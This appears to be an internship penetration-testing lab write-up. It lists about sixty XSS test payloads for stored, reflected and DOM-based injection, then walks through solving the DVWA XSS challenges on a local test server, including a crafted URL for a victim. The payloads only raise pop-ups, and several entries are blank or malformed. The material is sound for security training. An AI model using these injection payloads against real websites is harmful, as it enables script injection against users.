

# Web Application Penetration Testing Internship

## 5. Cross-Site Scripting (XSS) Detection Lab

- Create custom XSS payloads for stored, reflected, and DOM-based XSS.

### 20 Custom Stored XSS Payloads

1. `<script>prompt('Stored XSS')</script>`
2. `"><script>alert('StoredXSS-2')</script>`
3. `<img src=x onerror=alert('StoredXSS-3')>`
4. `<svg/onload=alert('StoredXSS-4')>`
5. `<iframe src="javascript:alert('StoredXSS-5')"></iframe>`
6. `<body onload=alert('StoredXSS-6')>`
7. `<audio src onerror=alert('StoredXSS-7')></audio>`
8. `<video><source onerror="alert('StoredXSS-8')"></video>`
9. `<input autofocus onfocus=alert('StoredXSS-9')>`
10. `<details open ontoggle=alert('StoredXSS-10')>Click me</details>`
11. `<math><mi xlink:href="data:x,alert('StoredXSS-11')"/></math>`
12. ``
13. `<script>document.write('<iframe src=javascript:alert("StoredXSS-13")>')</script>`
14. `<div style="animation-name:x" onanimationstart="alert('StoredXSS-14')"></div>`
15. `<marquee onstart=alert('StoredXSS-15')>Hello</marquee>`
16. `<form onsubmit=alert('StoredXSS-16')><input type=submit></form>`
17. `<object data="javascript:alert('StoredXSS-17')"></object>`
18. `<embed src="javascript:alert('StoredXSS-18')">`
19. `<script>>window['al'+ert]('StoredXSS-19')</script>`
20. ``

### 20 Custom Reflected XSS Payloads

Use these in **URL parameters** or reflected inputs (like search, login errors, etc.):

1. `?q=<script>alert('Reflected XSS')</script>`
2. `?search="><svg/onload=alert('Reflected-2')>`
3. `?xss=<img src=x onerror=alert('Reflected-3')>`
4. `?term=<body onload=alert('Reflected-4')>`
5. `?v=<iframe src="javascript:alert('Reflected-5')"></iframe>`
6. `?xss=';alert('Reflected-6');//`
7. `?msg=<details open ontoggle=alert('Reflected-7')>Click</details>`
8. `?search=<script>confirm('Reflected-8')</script>`
9. `?q=<object data="javascript:alert('Reflected-9')"></object>`
10. `?name=<audio src onerror=alert('Reflected-10')>`
11. `?user=<video><source onerror="alert('Reflected-11')"></video>`

12. ?error=
  13. ?input=<svg><desc><![CDATA[<script>alert('Reflected-13')</script>]]></desc></svg>
  14. ?test=<input onfocus=alert('Reflected-14') autofocus>
  15. ?user=<form onsubmit=alert('Reflected-15')><input type=submit></form>
  16. ?q=<math><mi xlink:href="data:x,alert('Reflected-16')"/></math>
  17. ?search=
  18. ?lang=en"><script>alert('Reflected-18')</script>
  19. ?debug=<marquee onstart=alert('Reflected-19')>Hi</marquee>
  20. ?query=<script>>window['al'+'ert']('Reflected-20')</script>
- 

## 20 Custom DOM-Based XSS Payloads

Use in input that's handled by **JavaScript** (**innerHTML**, **location.hash**, **document.write**, etc.):

1. #<script>alert('DOM-1')</script>
2. #"><img src=x onerror=alert('DOM-2')>
3. #test"><svg/onload=alert('DOM-3')>
4. #xss=<iframe src="javascript:alert('DOM-4')"></iframe>
5. #<body onload=alert('DOM-5')>
6. #<details open ontoggle=alert('DOM-6')>
7. #<audio src onerror=alert('DOM-7')>
8. #<video><source onerror="alert('DOM-8')"></video>
9. #<input autofocus onfocus=alert('DOM-9')>
10. #<form onsubmit=alert('DOM-10')><input type=submit></form>
11. #<script>confirm('DOM-11')</script>
12. #"><math><mi xlink:href="data:x,alert('DOM-12')"/></math>
13. #
14. #<script>document.write('<iframe src=javascript:alert("DOM-14")>')</script>
15. #<div style="animation-name:x" onanimationstart="alert('DOM-15')"></div>
16. #"><marquee onstart=alert('DOM-16')>Hi</marquee>
17. #<script>window.location='javascript:alert("DOM-17")'</script>
18. #<img src onerror=document.body.innerHTML='DOM-18'>
19. #<script>window['al'+'ert']('DOM-19')</script>
20. #<object data="javascript:alert('DOM-20')"></object>

## DVWA : Cross Site Scripting (XSS) Vulnerability Solution

### Reflected Cross Site Scripting (XSS)

DVWA application and go to **Reflected Cross Site Scripting (XSS)** challenge. Provide any input and notice that provided input reflected in the same page.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

## Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello manoj

### More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Now try XSS payload in the input field — `<script>alert('Reflected XSS')</script>`  
Payload executed successfully and pop-up is generated.



We can use the generated URL to exploit this vulnerability by sharing it to victim user and the vulnerable URL for this scenario is -


[http://127.0.0.1/DVWA/vulnerabilities/xss\\_r/?name=%3Cscript%3Ealert%28%27Reflected+XSS%27%29%3C%2Fscript%3E#](http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Reflected+XSS%27%29%3C%2Fscript%3E#)

Open the URL in new tab and it is possible to exploit Reflected XSS  
Challenge Solved.

## Stored Cross Site Scripting (XSS)


Go to Stored XSS challenge.

Provide inputs for **Name** and **Message** fields and click on the **Sign Guestbook** button. The given value is stored and will display if user visits this page.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting (XSS)' challenge. The left sidebar contains a menu with various vulnerability categories, with 'XSS (Stored)' highlighted in green. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)' and a form with two input fields: 'Name \*' and 'Message \*'. Below the form are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. Below the form, there are two example entries: 'Name: test' with 'Message: This is a test comment.' and 'Name: manoj' with 'Message: hi'. At the bottom, there is a 'More Information' section with a list of links: <https://owasp.org/www-community/attacks/xss>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting), and <https://www.cgisecurity.com/xss-faq.html>.

Now provide the XSS payload — `<script>prompt('Stored XSS')</script>` in the message field. It can be observed that provided payload executed successfully and pop-up is generated. In case of Stored XSS, the provided input will be permanently store in the database and whenever anyone go to that particular page the provided payload will execute.




Now let's go to some different page and again come back to Stored XSS page and we can see the payload stored successfully and Stored XSS found.  
Challenge Solved.

## Document Object Model (DOM) Cross Site Scripting (XSS)

Go to DOM XSS challenge

We can notice there is no input field and application is asking to select **Language** from dropdown  
Let's choose any language and click on the **Select** button.

Selected language appeared in the URL parameter as **default=English**.



In DOM-based XSS, the vulnerability is caused by the client-side JavaScript code, which uses unsafe values from the URL or other DOM elements. In this case, vulnerable script reads input directly from the URL's query parameter and inserts it into the DOM without proper sanitization.

```
view-source:127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English

64
65 <p>Please choose a language:</p>
66
67 <form name="XSS" method="GET">
68   <select name="default">
69     <script>
70       if (document.location.href.indexOf("default=") >= 0) {
71         var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
72         document.write("<option value='" + lang + "'" + decodeURI(lang) + "</option>");
73         document.write("<option value=' ' disabled='disabled'>----</option>");
74       }
75
76       document.write("<option value='English'>English</option>");
77       document.write("<option value='French'>French</option>");
78       document.write("<option value='Spanish'>Spanish</option>");
79       document.write("<option value='German'>German</option>");
80     </script>
81   </select>
82   <input type="submit" value="Select" />
```

Change the URL parameter to a malicious payload such as `default=<script>alert('DOM XSS')</script>` and click on enter button.



Challenge Solved.